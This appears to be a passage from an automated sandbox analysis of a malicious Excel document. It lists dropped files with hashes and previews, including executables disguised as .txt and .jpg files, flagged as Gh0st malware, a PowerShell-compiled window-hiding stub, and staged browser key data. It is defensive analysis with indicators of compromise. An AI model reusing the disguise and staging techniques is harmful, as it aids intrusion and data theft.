Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... ....`.....0...!.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\1C667E71-DE7F-40D0-8C7D-A76533AF53EA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372926648458861
Encrypted:	false
SSDEEP:	1536:3cQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:LrQ9DQW+zBX8P
MD5:	4FB01D7787238629B8BF2AA75C08D807
SHA1:	DEAE2DBA4C6F585F32C0E6CD15BD11A31274FEBE
SHA-256:	AB8E2FD0CBF3A2812608DFC51931E9F6C1E077E4DE95C436EDEA3DBA6864D591
SHA-512:	DE25EE4713B5A504958F506E8E4A462C3473FD043ABCA86673BD3492559EFE7CFF09A3D1187D76B754D20EB20EBAD95E76EB2DC67A2333E8427922AF02ACE8C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-08T08:34:22">.. Build: 16.0.13706.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	33555
Entropy (8bit):	5.023679594333714
Encrypted:	false
SSDEEP:	768:O8V3IpNBQkj2Yh4iUxZvlard3TFn6/zFtFgVx1UtRj7vioBnPVe7oZnlkOdBWtA1:O8V3CNBQkj2Yh4iUx3qdD56/zFzgVx1m
MD5:	2C3F440BB2D620A7675D27766C2ABD6A
SHA1:	27F427EF4C5D526444D4523DBCFE6709573B8333
SHA-256:	604F8DA3B31E7C8D88190AEDBA23C9106A8140E1AB74453640111643058B7BA2
SHA-512:	76C485F298B00A47FABBF1E9A8424A21806EADFC46C9FA347E18BD37D8F55B07C4FF8517217FAF0BB2C5353636D5D91F05348BDCD604B7D6511845E20444AD7
Malicious:	false
Preview:	PSMODULECACHE.#.....q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...."...Enable-DAManualEntryPointSelection.....Get-DAEntryPointTableItem.....Reset-DAEntryPointTableItem....%...Reset-DAClientExperienceConfiguration.....Remove-DAEntryPointTableItem.....New-DAEntryPointTableItem....#...Get-DAClientExperienceConfiguration....#...Disable-DAManualEntryPointSelection.....Rename-DAEntryPointTableItem.....?...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1.....Import-IseSnippet.....Get-IseSnippet.....New-IseSnippet.....+.....C...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1.....Register-IscsiSession.....New-IscsiTargetPortal.....Get-IscsiTarget.....Connect-IscsiTarget.....Get-IscsiConnection.....Get-IscsiSession.....Remove-IscsiTargetPortal.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21540
Entropy (8bit):	5.462653171685211
Encrypted:	false
SSDEEP:	384:DtL6Et8lxH09tpSYsJu0iQeZUn1u16zqymHKHVQ39ZjaIvUI++j/:r8zHY3psJu/pC3qj+GH2ly
MD5:	294D364B13240176AB7602CE356D363A
SHA1:	44465063D48270132CFC557DEDFCC253B5932DEB
SHA-256:	5FCDC94212A1D4190D40652D17EB163C15D71FC72E1D7206E731172BFA6F26DB
SHA-512:	8EE5DF0B3DEA5726070DFC87B114A2CE177642800F6DECB603E678F943D65899AEEAD1051F801C54DE12C6362CBDDC858D78CF6EB860AC6EBD0AA30AE598991
Malicious:	false
Preview:	@...e.....k.....@.....H.....<@.^.L."My...:<.... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)Q.....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,j.....(.Microsoft.PowerShell.Commands.ManagementT.....7.,.fiD.....*.Microsoft.Management.Inf

C:\Users\user\AppData\Local\Temp\CBC40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	115078
Entropy (8bit):	7.925311650638153
Encrypted:	false
SSDEEP:	3072:xpHzSJtwYold/FMeHxvPnelLDCfXoCFZhA:bIwYoLH9PnedDCfLHhA
MD5:	75B07DAB591787C95F778CDE2F9310FF
SHA1:	A0C649009C4CC295CDB70F260993165700088BCB
SHA-256:	80D29F8A4C1ECA0CC3095BABB0AE72A38161F870C057CDE94DBA007F0B305067
SHA-512:	9E75EDA7641E5FA0550E4483C986C97DF442BE343C80E3A919A07996114B6C2A983FEF341D824467F39216DD0169472B576D8E7B8014894908D28B1DB1DB6F06
Malicious:	false
Preview:	.U.N.1..#...\.L.H..N9.....4q..l....."P.F .....?.YS.@D.].....l.....>e.&.0.A...|.....l.R8.....p...hE..8.A...?..N....Ku..l...x6.....v..X..T-.!.-E".../$.....%..C..p...iB....!%*.._...`..T.,....D0.M...2K18.....rd...[ja...;.....t.....X.L.i.g..2.+'..(&.{W..../.....G...\PW..q.FY.w.q.j.B..?.Ht....w.....]..`VQ..!..?.w.....]..itF.^.....u .I.j.;.+F..?...`W..p..#.....PK.....!.;.!....[Content_Types].xml ...(.....MO.0...H

C:\Users\user\AppData\Local\Temp\RES578D.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.7040707917513203
Encrypted:	false
SSDEEP:	24:p+fqsluDfHqWhKENpXffI+ycuZhNUakSgPNnq92pEYzW9I:cqsqKMK4lH1ulUa34q9NO
MD5:	4AA337D311AEC2F568C910ABE633449D
SHA1:	26A8756F1F2E1F81F29E74489E2E8B27438751ED
SHA-256:	D16FD2EB016F7E981CFC46CF56C4BCB4EC2612DA3083ADAED26F02401D33DB32
SHA-512:	511D405DCAFDB5334C96EA7BB63FFCB85F7FCF23CAAA00E555CCC19047D1930B8DE832C952C2A546F40D897EB57DFB0CF61844A111883F9EABE5A30D73D129C
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP.....o.o.m..<....Mk.....4.....C:\Users\user\AppData\Local\Temp\RES578D.tmp.-.<.....'...Microsoft (R) CVTRES.^.=..cwd.C:\Users\user\Documents.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\Test1.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	286720
Entropy (8bit):	7.322095096487576
Encrypted:	false

C:\Users\user\AppData\Local\Temp\Test1.txt	
SSDEEP:	6144:68Fqx8a90KqAVpYok5NUE9N4V5PtFLAM1BoBes+i:68ox8a9XqSYVr9N4V5nL1iBes
MD5:	1199FCAA4DC6DF0A9FD128045DC57755
SHA1:	1F0C0A3A0EFE1204D21ACF9855ABE48CAB6375C1
SHA-256:	70278D9FB1DFFEB87D9D2866DC6E5769BE83DC2AF06C5E5B4B1271BBBE231925
SHA-512:	5F6DF352FF087B8F15A9B27DFD10078A74AC247120C1EB2209211FF89AAD0B296C61C6DC8FB896E879D8C71B38F97C3FC42231C479483D2310533D2E1076C2A
Malicious:	**true**
Yara Hits:	• Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test1.txt, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test1.txt, Author: Florian Roth
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...E%..r...<!..v...s...q...Richs.....PE ..L....._.....`.....@.....p.....L...P....0..h,.....`.....t.....text..... ....`.rdata.....@..@.data...H.....@....rsrc...h,...0...0... .....@..@.reloc.....`.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Test2.gif	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PNG image data, 843 x 685, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	52573
Entropy (8bit):	7.929770193106239
Encrypted:	false
SSDEEP:	1536:q8as4TUSrbfoAKgxCllllllhy8PZMPAW07jI:ETUkJkllllllhyKnI
MD5:	BD077FF603FB6873277C658C2FA9F84B
SHA1:	2F70973669FEABE962DA03DD4F4A25CE789EF7A1
SHA-256:	12CE388F55373DBAA49259D196B2B692EF70A2CD1999406BB46D562AA9C56168
SHA-512:	205C3E7CB055179F24CBA13BC381A358648221A37F1F05EFFBDE91814794941FFDCFB3D41567B3E869706831805 70D4CE18CE4A49EA729202A989200A91737B7
Malicious:	false
Preview:	.PNG.....IHDR...K.....yLb.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..ix.....|I...^.{.3.af.xMH2q..$L2..'q...c[.1.....1.*.....hA.I.....b..OuUWWWW..st$.Z./..T? U.Tuw...-.]..R..... .. ..RM.px.....@Jk6.>.9<:.....N.j. .. ..z.....&O8<.;.. .....rt.....l.!.. ....(..Z..... .. (....;.A..A...t.9....g.....f,..c.o~t.C..8x.....9..;...../....A..A.U....?uFj..&W.o>|..'_ ~.%...?.${.8.~....eD*...).....mYY..ef.e.n. e4i....m...[.n.s.=...>zBk.m.8q.. .. .IS....D.Z{.w.&.P..QE....N.YY.B...+W>.8y.c..G;....t..q_.FR.....u...SO=.~...H..++...b]..._.H.,.....OM.. *.*+....S.z]M}.CG.k.:..u..k..W....*/)_S.Fk..p...A..ARd.._.'...s....{..;5.4.px/.-.|.....O|.....u4..k.....c}...t4.e/...G..=..[.=wAF.....~.O..]{{.....}....^a~...TXWYUTPT..j.....s....#.W..Zm ..v..S.~...G.!.w.....*.....4..8.)*....<Q.w.&.*.....O.....)[.-.(u....[..^.....B5.8...a/....>....G.Z<..'#.K.....D"g...CP.Juf^..."..S.T.468<.....ON^..J..

C:\Users\user\AppData\Local\Temp\Test3.jpg	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	339293
Entropy (8bit):	7.452811147071355
Encrypted:	false
SSDEEP:	6144:68Fqx8a90KqAVpYok5NUE9N4V5PtFLAM1BoBes+ihJlllllhyKnI:68ox8a9XqSYVr9N4V5nL1iBesLJllllm
MD5:	DD27F33FCD6F1FA4C67EE05D836795C2
SHA1:	892A94B23AB7F4250AE62405C6E6747056173B35
SHA-256:	504E0489472D6107D56D6D4F88600200B055BD97C3158EF1C9A54EA38074351A
SHA-512:	78B9867A74E3564B3BA4C18F9FA625E6D6B40066F575844BC59A766DA131CAC9C945A59F197B5738E90A8472000DA7A8CB38A27D57AC46E643C75D9BA3E66D0
Malicious:	**true**
Yara Hits:	• Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test3.jpg, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test3.jpg, Author: Florian Roth
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...E%..r...<!..v...s...q...Richs.....PE ..L....._.....`.....@.....p.....L...P....0..h,.....`.....t.....text..... ....`.rdata.....@..@.data...H.....@....rsrc...h,...0...0... .....@..@.reloc.....`.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1wkcwt4o.03d.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1wkcwt4o.03d.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_k3kf5esz.2v3.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uogviepe.ktp.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uw12ulry.jxg.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.101805487886205
Encrypted:	false

C:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP	
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryBQak7YnqqqVPN5Dlq5J:+RI+ycuZhNUakSgPNnqX
MD5:	E96FCC6FFB6D0CDA3C1E8B14E04D6BB1
SHA1:	F8BF48E30342EF5181A2BC62271EA473C332B171
SHA-256:	F06C1253D2BFA5723642491DC1B9CD2B30828086D99D9FF66AA87BC43E6CED35
SHA-512:	513D7B7589D08D075D925FD7F5160C5295ADBA7CE30FE01A3CD6CD9E60AEC0614639A6357EF070EE0934DECB7910141D5E3D4E676381E087681FCE8E5AEB38 3
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.v.q.a.p.e.5.o...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.v.q.a.p.e.5.o...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	227
Entropy (8bit):	4.717813898714253
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zumJFR66rl0F0SRkoSdt+imlwy:V/DTLDfuCRlrmF/9Amlwy
MD5:	C8539D40B0344511F4CB0BC03C897CA5
SHA1:	0CDEC0D89F33ED83A76B545EE94A1E0471C1A955
SHA-256:	F852CD7B0364BD9D393F8F96008E3BE0E1EC86373D3E8EE83C32D4B69DB87750
SHA-512:	A338C34406FBDEB8701E75AC6DBD1DEB5F268C144B4D33EFD0FC2AB56F90DE81BFAB3AD31B42E164B63EF205DF76109F0D79EB35C5540C5E95ADA1B9B7420 9D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace nAtIvE.{. public class Win. {. [DllImport (("user32" + "." + "dll"))] public static extern bool ShowWindow(int handle , int state) ; .. }..}.

C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.21517798379197
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fDD0zxs7+AEszIwkn23fDN:p37Lvkmb6KRff0WZEifZ
MD5:	84A2B4EA4EAC4B80CD95A6FB6B93B142
SHA1:	1DB1F3671ECC2455775CB2C30303030B2D9083B1
SHA-256:	03EA981AD664412B3087B1B6411FCC1875A732DA901D5B6E4D9B2FF845066193
SHA-512:	B45A52DC74ACA1F2AD61DF202F4CEA25CD457CE88F264A662B61F8B34B24B193F72602D1128EB73E861142ABA2B6F4780158B2837316688E4EC77BED1969800A
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs"

C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	2.714358747964494
Encrypted:	false
SSDEEP:	24:etGS6c/Bepsl/d8d7itoe9oltkZfqDZaHUxbI+ycuZhNUakSgPNnq:66TyuMtosoQJo4HKb1ulUa34q
MD5:	456C8D5C780ED32B2430C9440E05B1C9
SHA1:	026E92BAEA1757A4D386DBA4110944897D70B16D
SHA-256:	DF3B042430D193D17DA3790B839C8FD6790AC80964CB45A9B60196E9DC6BFA36
SHA-512:	56A0B5F116B33A5E055309488820174A1C75115AC6B9E4127293A5C3E37B245159B4FF9F2A9C6CB0061444D32ABE6A22E4F6FC0ADCF6BAC5D2C192B1F26E3AF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...3._.....!.....~#... ...@..... ....@.....$#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l.....#~..p.....#Strings....l.....#US.t.....#GUID.....H...#Blob.....G.....%3..... .....2.+...w.W.....W..... 9.....P .....D.....J.....Q...D.....D...!.D.....D.....'.....9.....".....<Module>.mvqape5o.dll .Win.nAtIvE.mscorlib.System.Object.ShowWindow..ctor.handle.state.System.Runtime.CompilerSe

C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.out	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\.CxCK.C.tmp	
Process:	C:\Users\user\AppData\Local\Temp\Test3.jpg
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87300
Entropy (8bit):	6.102677495198111
Encrypted:	false
SSDEEP:	1536:CdLUGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:CdLUFcbXafIB0u1GOJmA3iuR1
MD5:	D5D29F3050E6C920ECA7B7276AB537CE
SHA1:	CE24853BBE0BCC044B2216385612CBA2A754E4D4
SHA-256:	C0963F0007CBC3AA6AA3B9A906173730BB6B7644BE9D3DA903D64B42D4387FDB
SHA-512:	3BB59E005958968218FF3763B831B8898C47A6543CD6B017D52DA9176DBE0D6D545F25FB901D11DA2B30D9BA86DCB59E0F295A9C1B14579C8B764849CFB76D8
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601451012154773e+12,"network":1.601451004e+12,"ticks":765205613.0,"uncertainty":4222325.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Fri Jan 8 07:34:25 2021, atime=Fri Jan 8 07:34:25 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.650502527518261
Encrypted:	false
SSDEEP:	12:8z0XU7duCH2KOshY8D4ys7a9m+WrjAZ/DYbDvSeuSeL44t2Y+xIBjKZm:8zLishY8M0kAZbcD17aB6m
MD5:	7B65EE94E2707ECE5A82FFC400960F12
SHA1:	9B19E4578BB104328DED8B3BBAC9BD395023FD7E
SHA-256:	AC91660AA55E52EF9141E5B777462FF708E04E199B03DA3B3333E138C8B4EBA7
SHA-512:	3448EA79D28F87DEE3501ADCB05BCC608FD863A4697DD392829AC3FCA716BE0724E7E09E3ECDEE3C70B04AF459179424D5A6509B242FF73E0E353300BEBF489
Malicious:	false
Preview:	L.....F.....-...(D.....lx3.....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..(R@D.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N..(R@D....#J.....$._.j.o.n.e.s.....~.1.....(RMD..Desktop.h.....N..(RMD.....Y.....>.....x.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....179605.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Telex06012020.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Fri Jan 8 07:34:25 2021, atime=Fri Jan 8 07:34:25 2021, length=129024, window=hide
Category:	dropped
Size (bytes):	2140
Entropy (8bit):	4.668952347199407
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Telex06012020.LNK	
SSDEEP:	24:86zYkl/LishY8AhAfuhyAHbutDh7aB6my6zYkl/LishY8AhAfuhyAHbutDh7aB6m:86sktitxhRHKKB6p6sktitxhRHKKB6
MD5:	5F2DBB344382930A5A49AE55658A9107
SHA1:	58C201CBE43F4C8066BE3A4D50F8AADBDF67C979
SHA-256:	D083995CBEF39E2EFD8662A99954A3FF207C2DC7075F19F90A852BA17CDDADEE
SHA-512:	2897CB6EF6ADD3200A7141A55E428D3D10B4E9088C7CA8BA1B85D521AD32CCF74AA69803FAF7EFC723B1A9E8130BEA8F07982EB0B071BFD1F06EB1AED3147E D6
Malicious:	false
